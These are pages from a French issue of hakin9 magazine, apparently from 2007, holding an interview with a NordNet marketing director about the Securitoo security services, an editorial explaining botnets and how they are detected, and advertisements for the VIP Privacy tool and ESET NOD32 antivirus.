Thibaut Gareau est entré chez NordNet en décembre 1996, au prémice d'Internet en France. Assistant Marketing à l'époque, il dirige aujourd'hui le département Communication/Promotion de cette société.

hakin9 : *Nous vous remercions de bien vouloir nous accorder de votre temps pour cette interview. Pourriez vous nous présenter brièvement votre parcours à NordNet ?*

Thibaut Gareau : J'ai entré chez NordNet en décembre 1996, au prémice d'Internet en France. À l'époque j'ai été Assistant Marketing, et aujourd'hui je dirige le département Communication/Promotion de cette société qui propose des services d'accès à l'Internet, des solutions se sécurité et une gamme de produits dédiée aux professionnels qui propose aux entreprises d'assurer leur présence sur le web : nom de domaine, hébergement, référencement et création de site Internet.

h9 : *Quels sont les priorités actuelles de NordNet ?*

TG : Nous avons deux priorités produits en ce début d'année. Le premier consiste à développer l'usage de la sauvegarde externalisée. À ce titre, nous commercialisons le Service BackUP sur notre portail *Securitoo.com.*

Notre seconde priorité est de développer la notoriété du Pack site du RelaisInternet.com. Ce nouveau service permet de créer, de publier et d'actualiser un site Internet. Le tout sans avoir de connaissance technique particulière concernant la création de site. Le Pack site propose plus de 160 modèles personnalisables pour profiter d'une vitrine sur l'Internet.

h9 : *Pouvez-vous parler des services Securitoo.com ?*

TG : La gamme Securitoo.com regroupe aujourd'hui 4 services de sécurité dédiés à la protection du PC et de son utilisateur. L'antivirus Firewall est une solution qui vous protège à la fois contre les virus, les spams, les spywares et les tentatives d'intrusion en provenance de l'Internet.

Le Service Back Up est un nouveau service pour sauvegarder les fichiers importants de votre PC, sur nos serveurs sécurisés ! Mettez ce que vous avez de plus précieux sous haute protection !

Avec le service Backup, votre messagerie, vos fichiers importants (travaux rédactionnels, photos, fichiers multimédia, ...) sont sauvegardés sur nos serveurs au travers de votre connexion haut débit.

Vous êtes enfin serein ! Le Contrôle Parental est une solution de surveillance, simple, efficace et innovante pour garantir la sécurité de

vos enfants sur Internet. Le Filtrage Professionnel est une solution indispensable pour encadrer et sécuriser l'usage de l'Internet au sein de votre entreprise.

h9 : *La société NordNet a organisé du 1er septembre 2006 au 31 août 2007 par l'intermédiaire de son département Securitoo.com dédié à la sécurité informatique, une opération de parrainage auprès de ses abonnés (directs comme indirects) à la gamme de services Securitoo.com. Quels résultats attendez-vous d'une telle opération ?*

TG : Sur de nouveaux services, comme le Service Back Up qui représente une nouvelle vision de la sauvegarde, il est évident que l'expérience de nos clients et leurs témoignages sont fondamentaux. Au delà du discours commercial, nos clients sont nos meilleures ambassadeurs, et cela surtout sur un sujet comme la sécurité.

h9 : *Pourquoi l'extension .eu à part le .fr, le .com ?*

TG : Il faut souligner que l'extension .eu a deux objectifs. Concrétiser sur le web la nature, l'identité Européene d'une entreprise, mais aussi palier dans le même temps à la carence en .com ! Cette extension apporte une dimension Internationale au nom de l'entreprise et représente un vecteur de communication supplémentaire.

h9 : *Quelles sont vos objectifs de développement pour les prochaines années ?*

TG : Le Pack site du RelaisInternet.com et le Service Back Up de Securitoo.com sont nos priorités sur le S1 2007. Cela étant, nous sommes toujours à la recherche de solutions qui simplifieront et sécuriseront le web pour nos abonnés.

h9 : *Quelles sont vos atouts par rapport à la concurrence ?*

TG : Nous développons une culture de proximité et de qualité dans le cadre de notre relation clients. C'est notre priorité. Nos clients attendent certes des services faciles et efficaces, mais sont à la recherche d'une écoute qualitative. Nous déployons le maximum d'effort pour assurer une qualité croissante sur cette dimension.

h9 : *Il est souvent reproché à Securitoo par les utilisateurs d'être cher et consommateur de ressource comment allez vous palier à ce problème ?*

TG : L'anti virus Firewall de Securitoo est dans la moyenne en ce qui concerne la charge qu'il peut représenter pour un PC de génération récente. Concernant le tarif proposé, nous pouvons proposer notre antiVirus Firewall pour 48 € ttc par an, ce qui me semble être un prix tout à fait abordable pour une solution toujours à jour.

h9 : *Avec les possibilités de plus en plus étendues d'accès à Internet sur téléphone portable, allez vous adapter Securitoo pour les mobiles ?*

TG : Nous nous posons à ce jour la même question que vous, mais nous n'avons pas encore pris de décision sur ce sujet. Le développement important de la flotte des smartphones nous encouragera certainement à y travailler sérieusement.

h9 : *Qu'est-ce que vous pensez de la situation de la sécurité informatique actuelle ?*

TH : Tous les utilisateurs doivent rester en alerte et assurer une protection qualitative de leurs équipements. Le mode d'usage du web à ce jour, à savoir la connexion permanente en haut et très haut débit, expose en permanence les machines aux attaques virales. Tant dans le monde des professionnels que dans celui des particuliers dont les ordinateurs quittent de moins en moins le *web*. Le déploiement de l'Internet *sans fil* doit également faire partie des sujets de sécurité à encadrer dans l'entreprise .

Enfin, le téléphone mobile, qui devient un véritable *bureau mobile*, doit également être pris en compte dans la stratégie de protection globale du système de communication personnel en entreprise. La convergence galopante de l'ensemble des outils de communication rend indispensable cette vigilance.

h9 : *Quels sont les points forts et les points faibles de vos produits ?*

TH : Comme tous les produits de sécurité ils ne peuvent garantir 100% de protection à leurs utilisateurs. Nous nous attachons à rendre nos produits aussi discrets qu'efficaces. L'idéal étant que l'action préventive de nos produits et leurs mises à jours ne viennent pas troubler l'activité bureautique de nos utilisateurs.

h9 : *Qu'est ce que vous aimez le plus dans votre travail ?*

TH : Je suis un passionné de communication, de publicité, du marketing direct. Ces trois domaines m'apportent beaucoup, tant sur le plan stratégique que sur le plan opérationnel. Les nouvelles technologies de communication et d'information sont un terrain de jeu incroyable. Il faut chercher en permanence de nouvelles solutions, de nouveaux services ...

h9 : *Quelles consignes donnerriez-vous aux personnes qui démarrent leur carrière professionnelle et veulent remporter du succès ?*

TH : Je ne prétends pas détenir une telle réponse. Je crois simplement qu'il faut s'investir et toujours garder à l'esprit que l'on doit apprendre quelque chose chaque jour... Faire preuve d'un peu de patience pour mener à bien son navire. Les responsabilités viennent avec le temps et je crois qu'il faut garder à l'esprit que l'on apprend son métier, sur le terrain, en sortant d'une Grande École ou d'une Université. La formation initiale apporte des fondations thériques solides et surtout une capacité de travail et une méthode d'organisation personnelle. L'entreprise, elle, apprend un métier.

h9 : *Est-ce que vous vous avez posé les objectifs professionnels à réaliser en 2007 ? Si oui, lesquels ?*

TH : Toujours plus de rigueur, d'anticipation et de précision !

h9 : *Nous remercions vivement Monsieur Thibault Gareau pour avoir pris le temps de répondre à toutes nos questions.*

Rédaction de hakin9



Éditorial

La prolifération des Botnets

Guillaume Lehembre 

Un quart des ordinateurs connectés à Internet appartiendrait à un *Botnet*. Ce constat alarmant – peut être un peu exagéré mais au fond pas si étonnant – a été fait par Vinton Cerf, l'un des pères fondateurs d'Internet, lors du forum économique mondial de Davos en Janvier 2007. Un *Botnet* est un réseau de machines compromises qu'on appelle zombies (*bots*), servant à des tâches malveillantes diverses : envoi de SPAM, *phishing*, dénis de service répartis, scanneur de ports, exploitation de vulnérabilités, etc. L'ensemble de ces machines est contrôlé de manière centralisée par un groupe d'individus au travers de canaux de communication de type IRC, ou plus récemment au travers de HTTP ou de canaux cachés pour tenter de s'affranchir des limites des firewalls. L'existence des *Botnets* remonte au ver PrettyPark apparu en 1999 qui introduisit le concept de canal de contrôle via IRC. Ce mécanisme fut alors repris et amélioré par différentes générations de vers dont les plus connus actuellement appartiennent à la famille AgoBot, SDBot et PhatBot. Leur modularité en fait des outils très hétérogènes capable d'exploiter de multiples vulnérabilités, de scanner des cibles potentielles, d'utiliser des portes dérobées (*backdoor*), de voler des informations sensibles (*keylogger*, sniffeur réseau), etc. Ce qui les déférencie des vers est leur capacité à être contrôlés à distance. Les méthodes d'infection utilisées pour compromettre de nouvelles machines sont similaires à celles utilisées par d'autres malwares tels que les virus ou les vers : ingénierie sociale dans l'envoi massif d'emails malicieux, exploitation de vulnérabilités distantes, transmission dans les réseaux de partages, etc.

Le canal de contrôle (*Command & Control*) – principal élément les différenciant des autres malwares – est basé essentialement sur deux modèles. Le premier modèle est dit centralisé, une machine unique est le point de contact de tous les *bots*. L'ensemble des *bots* se connectent alors à ce point central et attendent des instructions. Ce modèle a l'avantage d'être simple à implémenter et de présenter des temps de réponse rapides pour un grand nombre de *bots*. Son principal inconvénient est le rôle crucial joué par ce serveur central, rendant la survie du *Botnet* fortement lié à cette machine. Son choix est donc vital pour l'attaquant (connexion permanente, bande passante élevée, etc.). Le second modèle, encore marginal aujourd'hui, est basé sur le modèle P2P afin d'assurer une résilience du réseau. L'inconvénient de ce modèle réside dans les temps de réponse parfois élevés et dans les difficultés pour supporter un nombre de *bots* élevés (plusieurs milliers). Ce type de modèle risque de se développer en intégrant de nouveaux protocoles P2P plus efficaces. Il n'y a qu'un pas à franchir pour que votre Skype soit utilisé comme canal de contrôle au vu de sa facilité à contourner les mécanismes de filtrage.

La détection de *Botnets* peut se faire à différents niveaux. Au niveau réseau, l'analyse du trafic de contrôle (IRC, interrogations DNS suspicieuses, tunnels HTTP, etc.) ou du trafic lié à des attaques (DDoS, envoi massif de SPAM, scans réseaux, etc.) peut révéler la présence de machines compromises au sein d'un *Botnet*. Une détection peut évidemment être faite directement sur la machine compromise car les mécanismes de dissimulation sont sensiblement identiques à ceux utilisés dans le monde des virus, vers, *rootkits* et autres *malwares*. Depuis quelques années, des *Botnets* servent à des extorsions de fonds massives sur des sites à forte visibilité sous la menace d'attaques par déni de service répartis (DDoS), et certains sites avouent, à mots couverts, avoir payé plusieurs milliers d'euros pour ne pas subir un arrêt de leurs services (cas des bookmakers anglais par exemple). Encore un exemple qui démontre que le piratage actuel tend vers l'appât du gain alors qu'il s'agissait plus de «challenge» et de besoin de reconnaissance par le passé.

Référence : *http://www.honeynet.org/papers/bots/*

À propos de l'auteur

Guillaume Lehembre est un consultant sécurité français travaillant pour le cabinet HSC (Hervé Schauer Consultants – *http://www.hsc.fr*) depuis 2004. Il a travaillé sur différents audits, études et tests d'intrusion et a acquis une expérience certaine dans la sécurité des réseaux sans fils. Il a réalisé des interventions publiques sur ce sujet et a publié plusieurs articles, dont un article dans le numéro 14 de hakin9 intitulé *Sécurité Wi-Fi – WEP, WPA et WPA2*. Guillaume peut être contacté à l'adresse suivante : *Guillaume.Lehembre@hsc.fr*

VIP Defense

Publicité

VIP PRIVACY

La question de la protection des données confidentielles est plus que jamais d'actualité. Les malfaiteurs traquent les internautes à la recherche de leurs données personnelles, et sont prêts à inventer de nouvelles méthodes sophistiquées pour parvenir à leurs fins.

Vous êtes nombreux à penser qu'il n'y a aucun risque à se débarrasser d'informations jugées innocentes comme votre adresse de messagerie électronique, par exemple. Sachez d'ores et déjà que vous avez tout faux ! En tombant sur des restes d'informations, les malfaiteurs sont toujours capables d'en savoir plus encore. Ils peuvent ainsi trouver un moyen de s'infiltrer dans votre système afin d'intercepter des données dont vous ignoriez jusqu'à la simple existence !

Il suffit de consulter les quelques exemples ci-après pour vous convaincre à quel point il est facile d'utiliser vos données personnelles pour servir des objectifs frauduleux.

Les spammeurs utilisent ainsi votre carnet d'adresses pour inonder votre boîte de messagerie ainsi que celle de toutes vos connaissances de lettres non sollicitées particulièrement inopportunes. Quant aux phisheurs, ils se font tout simplement passer pour une véritable personne ou société et vous envoient un message apparemment officiel dont le but est de tenter de trouver vos coordonnées bancaires ou le numéro pin de votre carte de crédit. Les pirates, enfin, utilisent vos mot de passe et nom d'utilisateur pour voler vos trafic Internet ou injecter des exploitations dans votre système transformé en leur esclave personnel. Ce n'est pas exactement le genre d'activités auxquelles vous souhaitez être mêlé, n'est ce pas ?

Le principal problème est que la plupart des utilisateurs ne soupçonnent même pas qu'ils puissent être volés de manière aussi malicieuse. Ils sont assez naïfs pour croire que leurs données personnelles sont en parfaite sécurité sans devoir mettre en œuvre des mesures de protection supplémentaires.

Mais, veuillez lire attentivement ce qui suit. Vos données confidentielles peuvent être en danger, si vous remplissez une des conditions suivantes :

- vous avez déjà utilisé un des services proposés sur le Web,
- vous avez déjà rempli des formulaires d'inscription en ligne,
- vous avez déjà utilisé des services de messagerie en ligne.

Contact : sales@vipdefense.com

Pour résumer, vous vous trouvez dans le groupe à risques si votre ordinateur est connecté à Internet. Et c'est le cas pour la plupart d'entre nous !

Il vous faut maintenant trouver un moyen de traiter ce problème. De nombreux articles ont été consacrés à ce sujet, et beaucoup de pages ont été écrites. Mais, le nombre des attaques ne cesse d'augmenter chaque jour, tout comme le nombre d'alertes adressées aux utilisateurs. Aujourd'hui, ce dont ont réellement besoin les utilisateurs, ce sont de RELLES protections de leurs données CONFIDENTIELLES à la place de discussions sans fin.

Lorsque vous entrez n'importe quelle information dans votre ordinateur, vous croyez implicitement que votre système va protéger ces données. Mais, malheureusement, c'est à vous qu'incombe la difficile tâche de mettre en œuvre des mesures efficaces et de faire de votre PC une FORTERESSE IMPRENABLE dont l'accès reste bloqué à tous les malfaiteurs.

Tout d'abord, allons à la source du problème. Pourquoi avez-vous besoin de protection avant toute autre chose ? Pourquoi vous vous trouvez dans le groupe à risques ?

En réalité, votre système d'exploitation collecte et stocke des données vous concernant personnellement ainsi que sur la configuration de votre ordinateur, ceci principalement pour faciliter l'assistance clientèle en cas d'éventuels problèmes. De nombreuses applications utilisateur agissent de la même façon. Ainsi, lorsque vous contactez le support clientèle du programme en question, il vous suffit de cliquer sur un seul bouton dans l'écran de l'application, sans avoir à scanner votre système manuellement à la recherche des informations nécessaires. Plutôt pratique, s'il en est.

Le système et vos applications stockent également vos données personnelles afin d'utiliser les services Web. De nombreuses applications stockent ainsi des informations sur votre adresse de messagerie électronique, vos mots de passe, le numéro de votre carte de crédit ou vos comptes bancaires afin d'accélérer le processus d'inscription sur certains sites Web ou vos achats et transactions sur Internet, etc.

Veuillez bien remarquer que par données personnelles, nous ne parlons pas de vos fichiers ni de vos documents sur ordinateur. Nous ne parlons ici que des données collectées par de nombreuses applications ainsi que par votre système d'exploitation. De telles données sont stockées dans votre système bien à part des fichiers utilisateur et n'affectent généralement en rien le travail des applications en question.

Alors que cette collecte et ce stockage d'informations sur vos données personnelles et sur votre système sont sensés vous aider, ces actions peuvent soudain devenir vos pires ennemies. Nombreux sont les malfaiteurs à tenter de profiter des fuites de votre système afin de vous voler des données personnelles stockées par les applications et votre système d'exploitation. Ainsi, loin de vous simplifier la vie, le stockage de vos données confidentielles ne vous apporte en réalité que d'éventuels problèmes.

Ne pensez-vous pas que vous devriez être le SEUL à décider du partage ou non de vos données ? Et bien vous avez entièrement raison ! Vous devriez être le seul à pouvoir déterminer les personnes autorisées à vous connaître ! Après tout, il s'agit bien de VOS informations ! Voici donc le problème de fond défini, et nous savons que vous souhaitez le résoudre. La question est de savoir comment.

Réponse : VIP Privacy.

VIP Privacy est un outil vous permettant de chercher et de nettoyer l'ensemble de ces informations personnelles stockées sur votre système. Rassurez-vous, il ne va surtout pas supprimer vos fichiers privés ni modifier le contenu de vos documents présents sur votre ordinateur ! VIP Privacy ne supprimera en réalité que les informations collectées par différentes applications sans interférer sur votre système ni sur la performance de vos applications.

VIP Privacy a en mémoire près de 700 applications et quelques centaines de fuites de système stockant vos données personnelles qui peuvent ensuite être exploitées par les malfaiteurs. VIP Privacy peut également vous fournir une description détaillée de chaque fuite de données confidentielles détectée sur votre système. Les processus de recherche et de suppression sont entièrement personnalisables de sorte à toujours vous laisser le contrôle total de la situation.

Ainsi, VIP Privacy vous propose une méthode idéale pour vous défendre contre les actions malveillantes tentée par les pirates, espions, chevaux de Troie et autres. Impossible désormais de voler des informations que vous ne possédez pas !

Fonctions clé :

- Options de recherche et de nettoyage entièrement personnalisables pour une suppression sécurisée des données confidentielles de l'utilisateur,
- Mode Anti-Panique pour une suppression des données étape par étape rapide et facilitée,
- Programmeur facile d'utilisation pour un nettoyage du système automatique,
- Indicateur du niveau de confidentialité en cours pour une évaluation rapide de la sécurité,
- Fonction d'exportation dans des fichiers texte pour une consultation ultérieure.



hakin9 6/2007

Dans le numéro suivant, vous trouverez, entre autres :



Tests d'intrusion externes



Dans cet article, Pierre de Conihout présentera les techniques permettant l'intrusion dans un système informatique voulu. Pour cela, il présentera différentes méthodes aussi bien sous Windows, que sous Linux.



L'approche collaborative de la banque en ligne



Article de Gaël Barrez, traite de l'évolution de la fraude en ligne depuis ces trois dernières années. Aujourd'hui, les instituts financiers sont confrontés à une sophistication poussée des fraudes sur Internet. L'article met l'accent sur l'augmentation des attaques de phishing, les coûts liés à ces attaques, les démarches mises en œuvre par des instituts financiers pour garder la confiance de leurs clients et les solutions existantes afin de protéger leurs données personnelles.



PKI et applications



Dans cet article Azzedine Ramrami parlera de la confiance numérique et des bases de la cryptographie. Grâce à cet article vous connaîtrez la PKI en détails : ses bases, son architecture, mise en oeuvre et planifications.



Sur le CD-ROM

- versions complètes d'applications commerciales,
- outils,
- documentation,
- tutoriaux,
- e-books.

Pour voir les informations actuelles sur le prochain numéro, visitez la page *http://www.hakin9.org/fr*

Ce numéro sera disponible en vente début juin 2007.

La rédaction se réserve le droit de modifier le contenu de la revue.


eset
NOD32. Swift. Nimble. Relentless.
Can you describe your antivirus software with the same certainty?
NOD32
antivirus system
Just set it and forget it. That's the beauty and the power of NOD32's ThreatSense® technology. NOD32 proactively protects against viruses, spyware, rootkits and other malware. And, its high-performance engine won't slow your system down. Take a free NOD32 30-day test drive. Call 866.496-ESET or download at ESET.com.
© 2007 ESET. All rights reserved. Trademarks used herein are trademarks or registered trademarks of ESET.